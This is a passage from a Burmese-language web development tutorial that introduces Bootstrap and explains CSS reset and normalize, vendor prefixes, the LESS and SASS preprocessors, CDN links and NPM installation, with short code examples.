အချိန်ကာလတစ်ခု ရောက်လာတော့မှ အဲ့ဒါကသာလျှင် ပိုကောင်းတဲ့နည်းဆိုတာကို သိလာခဲ့ရတာပါ။ အသုံးပြုသူ User က ရှုချင်စဖွယ်၊ သုံးချင်စဖွယ်ဖြစ်တာကို လိုချင်ပေမယ့် အလွန်အမင်း ဆန်းပြားတာကို တော့မလိုချင်ပါဘူး။ Consistence ဖြစ်တာကို လိုချင်တာပါ။ သုံးရလွယ်ကူတာကို လိုချင်တာပါ။ Bootstrap ထွက်ပေါ်လာပြီးနောက်မှာတော့ Menu ရဲ့ဖွဲ့စည်းပုံ၊ ပါဝင်တဲ့ Component တွေရဲ့ ဖွဲ့စည်းပုံ၊ Layout ရဲ့ဖွဲ့စည်းပုံ၊ ဒါတွေဟာ ခပ်ဆင်ဆင်တွေ ဖြစ်လာတော့ User အတွက်က တော်တော် အဆင်ပြေပါတယ်။ ဘယ်သွားသွား အရောင်အသွေးနဲ့ ဖွဲ့စည်းပုံသာ ကွဲပြားသွားမယ်၊ အသုံးပြုနည်းက အသစ်အဆန်း မဟုတ်တော့ဘဲ သိရှိကျွမ်းဝင်ပြီး ဖြစ်တဲ့ ပုံစံကိုသာ ရရှိမှာဖြစ်ပါတယ်။

ဒီသဘောသဘာဝကြောင့်ပဲ Bootstrap ဟာ လက်ရှိမှာလူသုံးအများဆုံး နည်းပညာတစ်ခုဖြစ်နေတာပါ။ Bootstrap နဲ့ အပြိုင် Foundation လို အလားတူ နည်းပညာတွေ ရှိသေးပေမယ့် Bootstrap ကသာလျှင် အဓိကနည်းပညာ ဖြစ်လာခဲ့ပါတယ်။ အခုနောက်ပိုင်းမှာ Bootstrap နဲ့ ရည်ရွယ်ချက်တူပေမယ့် သဘောသဘာချင်း မတူတော့တဲ့ Tailwind လို့ခေါ်တဲ့ နည်းပညာတစ်ခု ခေတ်စားစ ပြုနေပါတယ်။ Bootstrap ကို ကျော်ဖြတ်ပြီး အဓိကနည်းပညာနေရာကို ယူသွားမလားဆိုတာတော့ ပြောဖို့စောပါသေးတယ်။ စောင့်ကြည့်ကြရဦးမှာပါ။

Bootstrap ဟာ လေ့လာရလွယ်ကူတဲ့နည်းပညာတစ်ခုပါ။ HTML/CSS အခြေခံရှိသူ မည်သူမဆို ကိုယ့်ဘာသာ လေ့လာအသုံးချလို့ ရနိုင်ပါတယ်။ Bootstrap Documentation ဟာ ရှင်းလင်းပြီး အစီအစဉ်ကျတဲ့အတွက် ဒီ Documentation နဲ့တင် လေ့လာသူတွေအတွက် တော်တော်အဆင်ပြေနေပါပြီ။

- https://getbootstrap.com/docs

ဒါပေမယ့် Documentation ဆိုတာ ရှိသမျှအကုန်ပါအောင် ဖော်ပြရပါတယ်။ သင်ယူလေ့လာ ဖို့ထက်၊ လက်တွေ့အသုံးချချိန် လိုအပ်လာတဲ့အခါ ကိုးကားဖို့အတွက် ပိုပြီးတော့သင့်တော်ပါတယ်။ သင်ယူလေ့လာ

နေတဲ့အချိန်မှာတော့ လိုလိုမလိုလို ရှိသမျှအကုန်ကြည့်တယ် ဆိုတဲ့နည်းဟာ ထိရောက်တဲ့လေ့လာမှု မဟုတ်ဘူးလို့ ဆိုချင်ပါတယ်။ အစပိုင်းမှာ အခြေခံကျတဲ့ သဘောသဘာဝတွေကို နားလည်အောင်လုပ်၊ ပြီးတဲ့အခါ အသုံးများတဲ့ လုပ်ဆောင်ချက်တွေကို ဦးစားပေးပြီး ရွေးချယ်လေ့လာရတာပါ။ အခြေခံသဘောသဘာဝကို ကောင်းကောင်းနားလည်ရင် အသုံးနည်းတဲ့ ကိစ္စတွေက ချက်ခြင်းလုပ်စရာ မလိုပါဘူး။ လိုအပ်လာတော့မှ ကြည့်လိုက်လို့ ရနိုင်ပါတယ်။ အဆက်မပြတ် လေ့လာရင်းအသုံးချသွားတဲ့ Continuous Learning စနစ် ဆိုပါတော့။ ဒီနည်းနဲ့သာ ကနေ့ခေတ်လို လေ့လာစရာတွေ မဆုံးနိုင်အောင် များလှတဲ့ အခြေအနေမှာ ထိထိရောက်ရောက် လေ့လာအသုံးချနိုင်မှာပါ။ ဒါကြောင့် ဒီစာအုပ်မှာ HTML/CSS လို အခြေခံသဘောသဘာဝတွေကို အရင်ဦးစားပေးဖော်ပြခဲ့ပြီး၊ နောက်တစ်ဆင့်အနေနဲ့ Bootstrap ရဲ့ အရေးကြီးပြီး အသုံးများမယ့် အကြောင်းအရာတွေကို ရွေးထုတ်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

အပေါ်မှာပေးထားတဲ့ Link ကနေ Bootstrap Documentation ကိုသွားကြည့်လိုက်မယ်ဆိုရင် တွေ့ရမယ့် အခေါ်အဝေါ် အသုံးအနှုန်းလေးတွေ ရှိပါတယ်။ ဒီအသုံးအနှုန်းလေးတွေက သင့်တင့်တဲ့အတွေ့အကြုံ ရှိထားပြီး Web Developer တစ်ယောက်အတွက် အထူးအဆန်း မဟုတ်ပေမယ့်၊ အခုမှစလေ့လာမယ့် သူအတွက်တော့ အထူးအဆန်း ဖြစ်နေနိုင်ပါတယ်။ အခြေခံသဘောသဘာဝကို အရင်နားလည်အောင် လုပ်ရမယ်ဆိုတဲ့ လေ့လာမှုလမ်းစဉ်နဲ့အညီ Bootstrap ကိုလက်တွေ့မလေ့လာခင် ဒီအခြေခံအသုံးအနှုန်းလေးတွေကို အရင်ကြိုပြီး ရှင်းပြထားချင်ပါတယ်။


CSS Reset

ပြီးခဲ့တဲ့အခန်းမှာ CSS အကြောင်းပြောတုံးက Browser Default Style ဆိုတဲ့ အသုံးအနှုန်းတစ်ခု ပါသွားခဲ့ပါတယ်။ `<h1>` ဆိုရင် စာလုံးကြီးကြီးနဲ့ ပြပေးတယ်။ `<p>` ဆိုရင် တစ်ခုနဲ့တစ်ခု နည်းနည်းခွာပြီး ပြပေးတယ်။ `<ul><li>` ဆိုရင် Bullet စာရင်းနဲ့ပြပေးတယ်။ `<a>` ဆိုရင် စာလုံးအပြာရောင်နဲ့ Underline တားပြီးပြပေးတယ်။ စသဖြင့် လုပ်ဆောင်ချက်တွေကို Browser Default Style လို့ခေါ်တာပါ။ ကိုယ်ရေးပေးထားတာ မဟုတ်ဘဲ Browser တွေက မူလကတည်းက သတ်မှတ်ထားတဲ့ Default Style တွေ ဖြစ်ပါတယ်။

ပြဿနာက၊ အဲ့ဒီ Default Style တွေဟာ တစ်ကယ်တမ်း အသုံးမဝင်ခြင်း ဖြစ်ပါတယ်။ သူကသာ Style လုပ်ပေးထားတာ၊ ပေးထားတဲ့အတိုင်း သုံးလို့လည်း အဆင်မပြေပါဘူး။ အဆင်ပြေတဲ့ပုံစံဖြစ်အောင် ပြန်ပြင်ပြီး အမြဲတမ်းရေးရတာပဲ။ ပြီးတော့ Browser တစ်ခုနဲ့တစ်ခု အဲ့ဒီ Default Style တွေက မတူကြပြန်ဘူး။ နည်းနည်းကွဲကြပြန်တယ်။ ဒီတော့ တစ်ချို့ Element တွေရဲ့ ဖော်ပြပုံရလဒ်က Browser တစ်ခုမှာပုံစံ

တစ်မျိုး၊ နောက် Browser ကျတော့ နောက်ပုံစံတစ်မျိုး ဖြစ်နေတတ်ပါတယ်။ အများကြီးကွာသွားတာတွေ ရှိသလို၊ နည်းနည်းလေး မသိမသာ ကွာတာတွေလည်း ရှိနေပါတယ်။

CSS Reset ဆိုတာ အဲ့ဒီလို အသုံးမဝင်တဲ့အပြင် Browser တစ်ခုနဲ့တစ်ခု မတူဘဲကွဲပြားနေတဲ့ Default Style တွေကို ဖယ်ထုတ်ပစ်လိုက်တာပါ။ ကိုယ့်ဘာသာ ရေးလို့ရသလို၊ အသင့်ရေးထားပြီးသား Reset ကုဒ်တွေကို ယူသုံးလို့လည်း ရနိုင်ပါတယ်။ ကိုယ်ဘာသာ ရေးမယ်ဆိုရင် ဥပမာက ဒီလိုပါ -



HTML ထဲမှာ `<h1><h2><ul><li>` Element တွေထည့်ထားပေးမယ့် ရလဒ်ကိုကြည့်လိုက်ရင် ဘာ Style မှမပါတော့ဘဲ ရိုးရိုးစာတွေလို တန်းစီပြီး ပြနေတာကို တွေ့ရမှာပါ။ CSS နဲ့ပဲ `<h1><h2>` ရဲ့ `font-weight` တန်ဖိုးကို `normal` လို့သတ်မှတ်ပြီး နဂိုပါနေတဲ့ Bold ကို ဖြုတ်လိုက်ပါတယ်။ `<ul>` အတွက် `list-style` တန်ဖိုး `none` လို့ပြောပြီး နဂိုပါနေတဲ့ Bullet တွေကို ဖြုတ်လိုက်ပါတယ်။ နဂိုပါနေတဲ့ `margin, padding` တွေ အကုန် ဖြုတ်လိုက်ပါတယ်။ ဒါကြောင့် Default Style တွေ အကုန်ပြုတ်သွားလို့ အားလုံးကို ရိုးရိုးစာတွေလို တန်းစီပြီးပြနေတာပါ။ ဒီသဘောကို CSS Reset လို့ခေါ်ခြင်း ဖြစ်ပါတယ်။

ဒီ Reset ကုဒ်မျိုးကို ကိုယ့်ဘာသာ ရေးစရာမလိုပါဘူး။ အသင့်ရေးပြီးသားတွေ ရှိပါတယ်။ Element

အားလုံးအတွက် တစ်ခုမကျန် ကိုယ့်ဘာသာရေးရင် စုံမှာမဟုတ်ပါဘူး။ ဒါကြောင့်လိုအပ်ရင် အထပ်ထပ် စမ်းထားပြီးသား ပြည့်စုံတဲ့ အသင့်သုံး Reset ကုဒ်တွေကို အသုံးပြုသင့်ပါတယ်။ Bootstrap ကတော့ အရင် Version အပောင်းတွေမှာ normalize.css လို့ခေါ်တဲ့ နည်းပညာကိုသုံးပါတယ်။ သူလည်း Reset တစ်မျိုးပါပဲ။ ဒါပေမယ့် သူကတော့ ရှိသမျှ Default Style တွေကို အကုန်ဖြုတ်မပြစ်ဘဲ၊ `<h1>` ဆိုရင် ခေါင်းစီးနဲ့တူအောင် ခပ်ကြီးကြီးပြမယ်။ `<ul>` ဆို Bullet နဲ့ပဲ ဆက်လက်ဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။ သူလုပ်ပေးမှာက Browser မတူလို့ ကွဲပြားနေတတ်တဲ့ အသွင်အပြင်တွေကို ညီသွားအောင် ညှိပေးလိုက်မှာပါ။

ဒါကြောင့် အကျဉ်းချုပ်အနေနဲ့ Reset နဲ့ Normalize ဆိုပြီး နှစ်မျိုးရှိတယ်။ Reset က Default Style တွေ အကုန်ရှင်းပြစ်ပြီး Normalize ကတော့ Default Style တွေကို ညီအောင် ညှိပေးလိုက်တယ်လို့ မှတ်နိုင်ပါတယ်။ Bootstrap က နောက်ပိုင်း Version တွေမှာ Reboot လို့အမည်ပေးထားတဲ့ normalize.css နဲ့ သဘောသဘာဝ ဆင်တူတဲ့ နည်းစနစ်ကို သုံးပါတယ်။

Vendor Prefix

CSS နဲ့လုပ်လို့ရတာတွေအများကြီးပါ။ ပြီးခဲ့တဲ့အခန်းမှာလည်း ပြောခဲ့ပါတယ်။ ဒီလုပ်ဆောင်ချက်တွေမှာ အဆင့်အမျိုးမျိုးရှိပါတယ်။ ဆွေးနွေးဆဲအဆင့်၊ စမ်းသပ်တဲ့အဆင့်၊ လက်တွေ့အသုံးချအဆင့် စသဖြင့် အဆင့်ဆင့် ရှိကြပါတယ်။ ဒီစာအုပ်မှာ ဖော်ပြထားတာတွေ အားလုံးက လက်တွေ့အသုံးချအဆင့် လုပ်ဆောင်ချက်တွေ ဖြစ်ပါတယ်။ တစ်ချို့ စမ်းသပ်ဆဲအဆင့် CSS ရဲ့ လုပ်ဆောင်ချက်တွေကို ထည့်သွင်းအသုံးပြုလိုရင် ဒီအတိုင်းသုံးလို့ မရပါဘူး။ Vendor Prefix လို့ခေါ်တဲ့ ရေးထုံးတစ်မျိုးကို အသုံးပြုရလေ့ ရှိပါတယ်။ ဥပမာ - ဒီလိုကုဒ်မျိုးကို ရံဖန်ရံခါ တွေ့ရနိုင်ပါတယ်။

CSS

```
p {
    background: yellow;
    background: linear-gradient(90deg, yellow, green);
    background: -moz-linear-gradient(90deg, yellow, green);
    background: -webkit-gradient(linear, top, yellow, green);
    background: -o-linear-gradient(90deg, yellow, green);
    background: -ms-linear-gradient(90deg, yellow,green);
}
```

ဒါကတော့ Linear Gradient လုပ်ဆောင်ချက်ကို စမ်းသပ်ဆဲအဆင့်မှာ ရေးခဲ့ကြရတဲ့ကုဒ်ပါ (အခုတော့

လက်တွေ့အသုံးချလို့ ရနေပြီမို့လို့ ဒါမျိုးတွေ မလိုတော့ပါဘူး)။ `background` တစ်ခုထဲကိုပဲ (၆) ခါ ရေးထားရပါတယ်။ ပထမဆုံးတစ်ခုမှာ Background ကို ရိုးရိုး Color အနေနဲ့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် ဆက်လက်ရေးသားတဲ့ စမ်းသပ်အဆင့်ကုဒ်တွေကို Browser က နားမလည်ရင်လည်း ကိစ္စမရှိပါဘူး၊ ဒီ Color ကိုပဲအသုံးပြု အလုပ်လုပ်သွားမှာပါ။ ဒီနည်းကို Fallback Style လို့ ခေါ်ပါတယ်။ သုံးချင်တာက ဆက်လက်ရေးသားထားတဲ့ စမ်းသပ်အဆင့် ကုဒ်တွေဖြစ်ပြီး၊ အကယ်၍ အဆင်မပြေရင် ရိုးရိုး Color ကိုပဲသုံးမယ်ဆိုတဲ့ သဘောမျိုး ဖြစ်သွားပါတယ်။

Linear Gradient အတွက် တစ်ကယ့်ရေးနည်းအမှန်က `linear-gradient()` ဖြစ်ပါတယ်။ ဒါကို တစ်ချို့ Browser တွေက လိုက်နာတယ်။ တစ်ချို့ Browser တွေကပိုကောင်းတယ်ထင်တဲ့ နည်းကိုသုံးတယ်။ ဒါကြောင့် Browser တစ်ခုနဲ့တစ်ခု ဒီအဆင့်မှာ အလုပ်လုပ်ပုံမတူကြပါဘူး။ ဒါကြောင့်သုံးချင်ရင် သက်ဆိုင်ရာ Browser က သတ်မှတ်ထားတဲ့ Prefix တွေ ရှေ့ကခံပြီး ရေးပေးရပါတယ်။ တခြား Browser တွေမှာ ဒီကုဒ်က အလုပ်လုပ်မှာ မဟုတ်ဘူးဆိုတာကို ပေါ်လွင်သွားအောင်လို့ပါ။

`-moz-` Prefix နဲ့စတဲ့လုပ်ဆောင်ချက်တွေက Mozilla Firefox Browser အတွက်ပါ။ `-webkit-` Prefix နဲ့စတဲ့ လုပ်ဆောင်ချက်တွေကတော့ Google Chrome နဲ့ Apple Safari Browser တွေ အတွက်ပါ။ ဒီနှစ်ခုက Browser အနေနဲ့ မတူပေမယ့် သုံးထားတဲ့ Rendering Engine ခေါ် HTML/CSS ကုဒ်တွေပေါ်မှာ အခြေခံပြီး သင့်တော်တဲ့ရလဒ်ကို ဖော်ပြပေးတဲ့ နည်းပညာက အတူတူပဲမို့လို့ပါ။ ဒီအကြောင်းကို ဒီနေရာမှာ အကျယ်မချဲ့တော့ပါဘူး။ <u>တစ်ချို့ Browser တွေက Browser သာမတူတာ၊ Rendering Engine တူကြတယ်လို့ အကျဉ်းချုပ် မှတ်နိုင်ပါတယ်</u>။ `-o-` Prefix က Opera Browser အတွက်ဖြစ်ပြီးတော့ `-ms-` Prefix ကတော့ Microsoft Internet Explorer အတွက်ပါ။

အခုနောက်ပိုင်းမှာ Google Chrome, Apple Safari, Opera, Brave, Microsoft Edge စတဲ့ Browser တွေ အားလုံးက သုံးထားတဲ့ Rendering Engine တူကြပါတယ်။ မတူတာဆိုလို့ Major Browser ထဲမှာ Firefox တစ်ခုပဲ ကျန်တော့တယ်လို့တောင် ဆိုနိုင်ပါတယ်။ Vendor Prefix တွေကိုလည်း အသုံးတော့ နည်းလာကြပါပြီ။ ဒါပေမယ့် အချို့နေရာတွေမှာ ဆက်သုံးနေကြရဆဲပါပဲ။ Vendor Prefix ဆိုတဲ့အသုံးအနှုန်းက ဘာကို ဆိုလိုတာလဲဆိုတာကို သိစေဖို့နဲ့ ရံဖန်ရံခါ Vendor Prefix တွေသုံးပြီး ရေးထားတဲ့ကုဒ်တွေကို တွေ့တဲ့အခါ သူတို့ရဲ့အဓိပ္ပါယ်ကို သိရှိစေဖို့အတွက် ထည့်သွင်းဖော်ပြခြင်း ဖြစ်ပါတယ်။

Preprocessor

ပြီးခဲ့တဲ့အခန်းမှာလည်း ပြောခဲ့ပါတယ်။ Web Document တွေ တည်ဆောက်ဖို့အတွက် Style Language မူကွဲတွေ နှစ်မျိုးသုံးမျိုး မရှိဘဲ CSS တစ်မျိုးတည်းသာ ရှိပါတယ်။ Language အနေနဲ့ မူကွဲမရှိပေမယ့် LESS လို့ခေါ်တဲ့ နည်းပညာနဲ့ SASS လို့ခေါ်တဲ့ Preprocessor နည်းပညာတွေတော့ ရှိပါတယ်။ Bootstrap က အရင် Version အဟောင်းတွေမှာ LESS ကိုသုံးပြီး နောက်ပိုင်း Version တွေမှာ SASS ကိုသုံးပါတယ်။

ဒီနည်းပညာတွေက CSS မှာ မူလကမပါတဲ့ ရေးထုံးတွေကို ဖြည့်စွက်ပေးထားကြပါတယ်။ ဥပမာ - LESS ကိုအသုံးပြုရေးသားထားတဲ့ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

LESS

```
@primary: blue;

button {
  background: @primary;
}

a {
  color: @primary;
}
```

`@primary` ဆိုတဲ့ Variable တစ်ခုနဲ့ `blue` ဆိုတဲ့ Color Value ကို သတ်မှတ်ပေး ထားလိုက်တာပါ။ ဒါကြောင့် နောက်ပိုင်း လိုအပ်တဲ့နေရာမှာ ပြန်သုံးလို့ရသွားပါတယ်။ နမူနာအရ `button` ရဲ့ `background` နဲ့ `a` ရဲ့ `color` တို့ဟာ `blue` ဖြစ်သွားမှာပါ။ `blue` လို့တိုက်ရိုက်မပေးတော့ဘဲ၊ `blue` တန်ဖိုးရှိနေတဲ့ `@primary` ကိုပေးလိုက်တာပါ။ ဒီနည်းကပေးတဲ့ အားသာချက်ကတော့၊ အကြောင်းအမျိုးမျိုးကြောင့် စိတ်ကူးပြောင်းပြီး အရောင် `blue` ကို မသုံးချင်တော့ဘူး `purple` ပြောင်းသုံးချင်တယ်ဆိုရင် တစ်ခုချင်း လိုက်ပြင်ဖို့ မလိုတော့ပဲ `@primary` ရဲ့ တန်ဖိုးကို `purple` လို့ ပြောင်းပေးလိုက်ယုံပါပဲ။ `@primary` ကိုသုံးထားသမျှ နေရာအားလုံး `purple` ဖြစ်သွားမှာပါ။ ဒီလိုပါ -

LESS

```
@primary: purple;

button {
  background: @primary;
}

a {
  color: @primary;
}
```

SASS နဲ့ဆိုရင် ဒီလိုရေးရပါတယ်။

SASS

```
$primary: blue;

button {
  background: $primary;
}

a {
  color: $primary;
}
```

အတူတူပါပဲ။ Variable အဖြစ်သတ်မှတ်ဖို့ `@` ကိုမသုံးတော့ဘဲ `$` ကိုသုံးသွားတာပဲ ကွာသွားပါတယ်။ တစ်ချို့ Style Rule တွေကို LESS မှာ ဒီလိုလည်း ပြန်ခေါ်သုံးလို့ ရပါသေးတယ်။

LESS

```
.button {
  background: blue;
  color: white;
  padding: 6px 12px;
}

button {
  .button();
}

a {
  .button();
}
```

.button မှာရေးထားတဲ့ သတ်မှတ်ချက်တွေကို button အတွက်ယူသုံးလိုက်သလို၊ a အတွက်လည်း ယူသုံးလိုက်တာပါ။ ဒါကြောင့် တူညီတဲ့ Rule တွေကို တစ်ခါရေးထားယုံနဲ့ လိုတဲ့နေရာက ယူသုံးလို့ရသွားသလို၊ ပြင်ဖို့လိုရင်လည်း တစ်နေရာမှာ ပြင်လိုက်ယုံနဲ့ ယူသုံးထားတဲ့နေရာအားလုံးမှာ သက်ရောက်သွားစေမှာပဲ ဖြစ်ပါတယ်။

အလားတူကုဒ်ကို SASS မှာ ဒီလိုရေးရပါတယ်။

SASS

```
@mixin button {
  background: blue;
  color: white;
  padding: 6px 12px;
}

button {
  @include button;
}

a {
  @include button;
}
```

သူကတော့ @mixin Keyword ကိုသုံးပြီး Rule တွေကို ကြိုရေးပေးရပြီး ယူသုံးချင်တဲ့နေရာမှာ @include နဲ့ ပြန်ယူသုံးလိုက်တာပါ။ SASS မှာ SASS နဲ့ SCSS ဆိုပြီးရေးထုံးမူကွဲ (၂) မျိုးရှိပါသေးတယ်။ တစ်ကယ်တော့ အခုနမူနာပေးခဲ့တဲ့ကုဒ်တွေကို SCSS လို့ခေါ်မှ ပိုမှန်ပါမယ်။ SASS ရေးထုံးအမှန်နဲ့ဆိုရင် ဒီလိုဖြစ်မှာပါ။

SASS

```
@mixin button
  background: blue
  color: white
  padding: 6px 12px

button
  @include button

a
  @include button
```

သိပ်မကွာပါဘူး။ Bracket တွေ ပါခြင်း/မပါခြင်း နဲ့ Semi-colon တွေ ပါခြင်း/မပါခြင်း ကွာသွားတာပါ။ နှစ်မျိုးလုံး ဘယ်လိုရေးရေး ကြိုက်တဲ့နည်းကို သုံးပြီးရေးနိုင်ပါတယ်။ ဒါကြောင့် SASS နဲ့ SCSS ဆိုတဲ့ အသုံးအနှုန်း (၂) မျိုးတွေ့ရင် မျက်စိမလည်ပါနဲ့။ အတူတူပါပဲ၊ ရေးထုံးနည်းနည်းလေး ကွာသွားတာပါ။

ဒီနည်းပညာတွေကိုသုံးပြီးရေးထားတဲ့ကုဒ်တွေကို တိုက်ရိုက်သုံးလို့မရပါဘူး။ Browser တွေက CSS ကိုပဲ နားလည်ကြတာပါ။ LESS တွေ SASS တွေကို နားမလည်ကြပါဘူး။ ဒါကြောင့် ဒီကုဒ်တွေကို Browser နားလည်တဲ့ CSS ဖြစ်အောင် အရင်ပြောင်းပေးရပါတယ်။ ဒီလိုမျိုး CSS ဖြစ်အောင် အရင်ကြိုပြောင်းပြီး တော့မှသာ သုံးလို့ရတဲ့အတွက် Preprocessor နည်းပညာတွေလို့ ခေါ်ကြတာပါ။

Preprocessor နည်းပညာတွေရဲ့ ရေးနည်းအသေးစိတ်ကို အခုတစ်ခါထဲလေ့လာဖို့ မဟုတ်သေးပါဘူး။ လိုအပ်လာတော့မှ ဆက်လက်လေ့လာ ကြရမှာပါ။ ဒီအပိုင်းရဲ့ နောက်နားမှာတော့ Bootstrap ကို Customize လုပ်လို့ရတဲ့ SASS ကုဒ်တစ်ချို့ကို နမူနာထည့်ပေးထားပါတယ်။ လောလောဆယ်မှာ Preprocessor ဆိုတဲ့အသုံးအနှုန်းကိုတွေ့ရင် ဘာကိုပြောနေတာလဲဆိုတာ သိဖို့က အဓိကပါ။

CDN

Bootstrap အပါအဝင် CSS နည်းပညာတွေ၊ JavaScript နည်းပညာတွေ၊ Font နဲ့ Icon နည်းပညာတွေကို ပုံစံ (၃) မျိုးနဲ့ ရယူအသုံးပြုနိုင်လေ့ ရှိပါတယ်။ Download, CDN နဲ့ NPM တို့ဖြစ်ပါတယ်။

Download ကတော့ ရှင်းပါတယ်။ ပေးထားတဲ့ဖိုင်တွေကို Download လုပ်ပြီး ကိုယ့်ပရောဂျက်ထဲမှာ ထည့်သွင်းအသုံးပြုခြင်း ဖြစ်ပါတယ်။ ဥပမာ ဒီလိုပါ -

```
<link rel="stylesheet" href="css/bootstrap.min.css">
```

နမူနာအရ `bootstrap.min.css` ဆိုတဲ့ဖိုင်က `css` ဖိုဒါထဲမှာ ရှိတယ်ဆိုတဲ့သဘောနဲ့ Path လမ်းကြောင်းပေးပြီး ချိတ်ဆက်ထားတာပါ။ ဒါကြောင့် `bootstrap.min.css` ဖိုင်ကို ကြိုတင် Download ယူပြီး `css` ဖိုဒါထဲမှာ ထည့်ထားပေးဖို့ လိုအပ်မှာဖြစ်ပါတယ်။

CDN ကတော့ ဖိုင်တွေကို Download လုပ်စရာမလိုဘဲ ဆာဗာကနေ တိုက်ရိုက်ချိတ်သုံးတဲ့နည်း ဖြစ်တယ် လို့ အတိုချုပ် ဆိုနိုင်ပါတယ်။ ဥပမာ ဒီလိုပါ -

```
<link rel="stylesheet" href="https://cdnjs.com/css/bootstrap.min.css">
```

နမူနာမှာ `bootstrap.min.css` ဖိုင်ရဲ့ CDN ဆာဗာလိပ်စာအပြည့်စုံကိုပေးပြီး ချိတ်ဆက်လိုက်တာပါ။ နမူနာဖြစ်ပါတယ်၊ တစ်ကယ်ချိတ်ဖို့ဆိုရင် URL က ဒီထက်ပိုရှည်ပါလိမ့်မယ်။ Version နံပါတ်တွေ ဘာတွေ ပါသေးလို့ပါ။

လိုအပ်တဲ့ဖိုင်တွေကို CDN ဆာဗာကနေတိုက်ရိုက် ချိတ်သုံးလိုက်ရင် လက်တွေ့မှာ အကျိုးရှိပါတယ်။ CDN ဆိုတာ Content Distribution Network (သို့) Content Delivery Network ရဲ့ အတိုကောက် ဖြစ်ပါတယ်။ Google CDN, Microsoft CDN, Cloudflare CND စသဖြင့် CDN Network တွေ ရှိကြပါတယ်။ Google တို့ Microsoft တို့က အသုံးများတဲ့ ဖိုင်တွေကို အများအဆင်ပြေစေဖို့အတွက် သူတို့ရဲ့ CDN ဆာဗာတွေပေါ်မှာ တင်ထားပေးကြပါတယ်။ CDN ဆာဗာတွေဆိုတာ ကမ္ဘာအနှံ့မှာ ဖြန့်ပြီးတော့ ထားကြတာပါ။ ဒါကြောင့် အသုံးပြုသူ User နဲ့အနီးဆုံးဆာဗာကနေ လိုတဲ့ဖိုင်တွေကို ချပေးနိုင်မှာ ဖြစ်ပါတယ်။ စင်ကာပူနေ အသုံးပြုသူအတွက် လိုတဲ့ဖိုင်ကို စင်ကာပူ ဆာဗာကနေ ချပေးပြီး၊ ရန်ကုန်ကနေ အသုံးပြုသူအတွက် လိုတဲ့ဖိုင်ကို ရန်ကုန်ဆာဗာကနေ ချပေးတဲ့ အလုပ်မျိုးကို CDN ကလုပ်ပေးနိုင်ပါတယ်။

CDN ရဲ့ တခြားအားသာချက်တွေလည်း ရှိပါသေးတယ်။ ဒီနေရာမှာတော့ အကျယ်မချဲ့နိုင်ပါဘူး။ လိုရင်းအနေနဲ့ CDN ဆာဗာတွေက အသုံးပြုသူ User နဲ့ အနီးဆုံး ဆာဗာကနေ ဖိုင်တွေကိုချပေးနိုင်တယ်လို့သာ အတိုချုပ် မှတ်ထားပါ။

NPM

NPM ကတော့ Node Package Manager ရဲ့ အတိုကောက် ဖြစ်ပါတယ်။ အရင်က JavaScript နည်းပညာတွေအတွက်ပဲ သုံးကြပေမယ့် အခုတော့ နည်းပညာအစုံအတွက် သုံးကြပါတယ်။ CSS နဲ့ JavaScript နည်းပညာတွေမှာ Dependency လို့ခေါ်တဲ့ ဆက်စပ်လိုအပ်ချက်တွေ ရှိကြပါတယ်။ Bootstrap ရဲ့အရင် Version တွေမှာ jQuery လို့ခေါ်တဲ့ JavaScript နည်းပညာ လိုအပ်ပါတယ်။ jQuery မပါရင် Bootstrap က အပြည့်အဝ အလုပ်မလုပ်ပါဘူး။ ဒါကြောင့် jQuery ဟာ Bootstrap အတွက် Dependency လို့ ဆိုနိုင်

ပါတယ်။ ဖိုင်တွေကို ကိုယ့်ဘာသာ Download လုပ်မယ်ဆိုရင် Dependency တွေကိုလည်း ကိုယ့်ဘာသာ Download ထပ်လုပ်ရပါတယ်။ Bootstrap ကို Download လုပ်၊ ပြီးရင် jQuery ကိုလည်း ထပ်ပြီး Download လုပ်ရမှာပါ။ NPM ကတော့ Dependency တွေကို အလိုအလျောက် Download လုပ်ပေးနိုင်တဲ့ နည်းပညာဖြစ်ပါတယ်။ Command Line နည်းပညာဖြစ်ပါတယ်။ ဥပမာ -

```
npm install bootstrap
```

ဒီ Command က Bootstrap ကို Download လုပ်ပေးပါလို့ ပြောလိုက်တာပါ။ ထူးခြားချက်အနေနဲ့ NPM က jQuery အပါအဝင် Bootstrap ရဲ့ Dependency တွေကို အလိုအလျောက် တစ်ခါထဲ Download လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

NPM လိုနည်းပညာမျိုးဟာလည်း ကျယ်ပြန့်ပါတယ်။ ထုံးစံအတိုင်း ဒီအဆင့်မှာ ဘယ်လိုနည်းပညာမျိုးလဲ သိစေဖို့သာ ရည်ရွယ်ပါတယ်။ NPM နဲ့ ဖိုင်တွေကို ဒေါင်းလိုက်ရင် လိုအပ်တဲ့ Dependency တွေကို တစ်ခါထဲ အလိုအလျောက် တွဲဒေါင်းပေးတယ်လို့ အတိုချုပ် မှတ်ထားလိုက်ပါ။ ထပ်မံသိရှိသင့်တာတွေကို နောက်အပိုင်းတွေမှာ လိုအပ်သလို ဆက်လက်ဖော်ပြပေးသွားမှာပါ။

Minify

